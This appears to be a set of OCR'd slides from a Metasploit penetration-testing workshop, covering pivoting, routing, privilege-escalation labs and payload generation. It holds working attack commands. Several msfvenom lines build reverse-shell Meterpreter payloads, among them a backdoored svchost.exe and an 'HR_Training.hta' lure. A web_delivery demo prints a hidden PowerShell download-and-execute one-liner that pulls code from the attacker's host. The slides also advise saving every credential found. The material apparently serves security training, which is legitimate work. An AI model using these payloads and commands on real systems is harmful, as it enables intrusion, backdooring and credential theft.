



Copy: "Garbage File"

Port Forwarding

```
portfwd

portfwd add -l 3389 -L 127.0.0.1 -p 3389 -r  [target host]

portfwd delete -l 3389 -L 127.0.0.1 -p 3389 -r [target host]

portfwd list

portfwd flush

portfwd -R ...
```

Port Forwarding





```
msf5 > sessions -i 2
[*] Starting interaction with 2...

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host t
o connect to.
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" c
ommand).
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect t
o.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen
 on.
    -r <opt>  Forward: remote host to connect to.
meterpreter > 
```

Traffic Routing

```
route add/remove <SUBNET> <NETMASK> <SESSION>

route add/remove <CIDR> <SESSION>

route flush

route print
```

Even better option: `post/multi/manage/autoroute`

Using Routes Outside of Metasploit


```
auxiliary/server/socks4a

    set SRVHOST 127.0.0.1
```

Check (and stop) with `jobs` command

Lab 5

- Configure routing through active Meterpreter session
- Find an active host on the subnet available through Meterpreter
- Find open ports and services on the new host
- Identify potential exploits
- Exploit the new host
- Escalate privileges to root
  - Check if `post/multi/recon/local_exploit_suggester` shows anything interesting
  - Hint: the kernel on the box is up to date.
  - Hint: check users and groups!!!

Demo: Privilege Escalation Through Docker



```
msf5 exploit(multi/http/lcms_php_exec) > use exploit/linux/local/docker_daemon_privilege_escalation
msf5 exploit(linux/local/docker_daemon_privilege_escalation) > options

Module options (exploit/linux/local/docker_daemon_privilege_escalation):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(linux/local/docker_daemon_privilege_escalation) > 
```

Lab 6 - Database

Check what Metasploit automatically captured in the database:

- `hosts`
- `services`
- `loot`
- `notes`
- `vulns`
- `creds`

Metasploit Payloads

msfvenom

- Generate and encode any Metasploit payload
- Support for different formats
- Support for different encodings
- Need to run handler manually, use one of:
  - `use exploit/multi/handler`
    - `set PAYLOAD, LHOST, LPORT`
  - To keep the handler running in the background:
    - `set ExitOnSession false`
    - `run -j`
  - `handler -p <PAYLOAD> -H <HOST> -P <PORT>`
    - Will start the handler as a background job by default

msfvenom

```
-l <type>         list available options for payloads, formats, encoders, etc.

-p <payload>

   --list-options

-f <format>

-x <template executable>

-k                preserve template behaviour

-o <output-file>

-b <bad characters>

-a <architecture>

-e <encoder>
```

Examples

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.1.13 LPORT=4444 -f hta-psh -o HR_Training.hta
```

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.1.13 LPORT=4444 -f js_le -o runme.js
```

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.13
LPORT=4444 -f raw -o evil.php
```

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.1.13 LPORT=4444 -f exe -x svchost.exe -k -o
svchost-backdoor.exe
```


Metasploit Payloads (Demo)

Step 1 - generate the payload:


https://asciinema.org/a/8DzD6i4d7kMQE0kjtUjyWawDB?size=big

Step 2 - start the handler

Step 3 - run the payload



exploit/multi/script/web_delivery (Demo)



```
   1   PHP
   2   PSH
   3   Regsvr32
   4   PSH (Binary)

msf5 exploit(multi/script/web_delivery) > set TARGET 2
TARGET => 2
msf5 exploit(multi/script/web_delivery) > set PAYLOAD windows/x64/meterpreter/reve
rse_https
PAYLOAD => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/script/web_delivery) > set LHOST 192.168.58.178
LHOST => 192.168.58.178
msf5 exploit(multi/script/web_delivery) > set LPORT 443
LPORT => 443
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/script/web_delivery) >
[*] Started HTTPS reverse handler on https://192.168.58.178:443
[*] Using URL: http://0.0.0.0:8080/E6CIq6S55fIgLA8
[*] Local IP: http://192.168.58.178:8080/E6CIq6S55fIgLA8
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $l=new-object net.webclient;$l.proxy=[Net.WebReq
uest]::GetSystemWebProxy();$l.Proxy.Credentials=[Net.CredentialCache]::DefaultCrede
ntials;IEX $l.downloadstring('http://192.168.58.178:8080/E6CIq6S55fIgLA8');
```

AV Evasion (Demo)

https://asciinema.org/a/X8b9A6To1fLSdsW9gV2OlQT15?size=big

Thank you!

```
...............................................................................
...............................................................................
...............................................................................
...............................................................................
......................',:cloddxkkOOOO00000OOOOkkxxdolc:,'......................
.................ck0XNNWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWNNXKko.................
................oNWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWk................
...............;KWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWNc...............
...............dWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWO...............
...............0WWWWWNXXXXXXXXXXNWWWWWWWWWWWWWXXXXXXXXXXXNWWWWWK,..............
..............,XWWWXKXNWWWWWWWWNXKKNWWWWWWWWNKKXNWWWWWWWWNXKKWWWNc..............
..............:NWW0Oo:'...';lxKWWWWXXWWWWWNXWWWWXko:,...';lk0NWWo..............
..............lNWx'.'lk00Oko:...cOWWWWWWWWWWW0o'..;oxO00ko,..lWWx..............
..............oW0.,OWWWWWWWWWWKd;..lXWWWWWNd'.,o0WWWWWWWWWWK:.kWO..............
..............dWKXWWWWWWWWWWWWWWWXo;0WWWWWXclKWWWWWWWWWWWWWWWWWWO..............
..............dWX0WWXKKOkkO0KXXXNWWWKXWWWWWWWWNXXXK0OOkO0KKWWWWW0..............
..............dXKOO0Kc........,ck0NWW0WWWWWWW0Ol;........;KO00KXO..............
..............d0OKNWXXX0OOkkkkkO0KNWW0NWWWWWWKKOkkkkkOO0KXKNNKO0k..............
..............o0NWWWWWWWWWWWWWWWWWWWW0NWWWWWWWWWWWWWWWWWWWWWWWN0k..............
..............lXWWWWWWWWWWWWWWWWWWWWW0NWWWWWWWWWWWWWWWWWWWWWWWWNx..............
..............cNWWWWWWWWWWWWWWWWWWWWW0NWWWWWWWWWWWWWWWWWWWWWWWWWd..............
..............;0WWWWWWWWWWWWWWWWWWWWW0NWWWWWWWWWWWWWWWWWWWWWWWWKl..............
...............O0NWWWWWWWWWWNNWWWWWWWXKWWWWWWWWWWWNNWWWWWWWWWNK0:..............
...............xXOKKXNNNXKKKWWWWWWXXNKWWWWWXXNWWWWWXKKXNNNXKK0KK'..............
...............:X0NKKO,.oWWWWWWWWOOOd:xOkcokOkWWWWWWWWWk.'xX0W0Wx..............
................ON0W0Xx..:XWWWWWWWWK,.:Kl..OWWWWWWWWWNl..dN0NKXX;..............
................;XXKN0N0l..,clodxkd..dWWWO..okkxdoc;..:kN0NXKWx................
.................lNKXN0NK0kl,.......kXNNNN0.......,lx0KW0XN0WO.................
..................dNKXN0NWXKKXX0kdolc:::::ccldxOXXKKXNW0NN0W0,.................
...................oNKXW0NWWWNKKKXNWWWWWWWWWNXKKKNWWWN0NN0W0,..................
....................cXKKWKXWWWWWWNXXd:::::lKXNWWWWWWN0NX0Nk....................
.....................,OKKWXNWWWWWWWWN'....XWWWWWWWWNKWKKXl.....................
.......................c00NWWWWWWWWWN,....XWWWWWWWWWWKKd'......................
.........................oOXWWWWWWWWl.....,WWWWWWWWXOd,........................
..........................'lONWWWWWWl.....,WWWWWWW0o'..........................
.............................:ONWWWWO.....oWWWWNOc.............................
...............................'ckXNW.....XWXOl'...............................
...................................,c:,,,;l,...................................
...............................................................................
...............................................................................
...............................................................................
...............................................................................
root@kali:~# 
```

Bonus

Note Taking

- Pick a flexible tool (some suggestions: CherryTree, OneNote, Apple Notes)
- Capture what you’ve tried, highlight what worked
- Capture enough details for you to re-run the compromise
- Screenshots
- Write for “future you” who lost their memory
- Organize notes for larger engagements
  - By subnet
  - By machine
  - By user
  - Learnings and review and 2read for later
- Capture and save all the credentials, credential reuse is a big problem (or help!)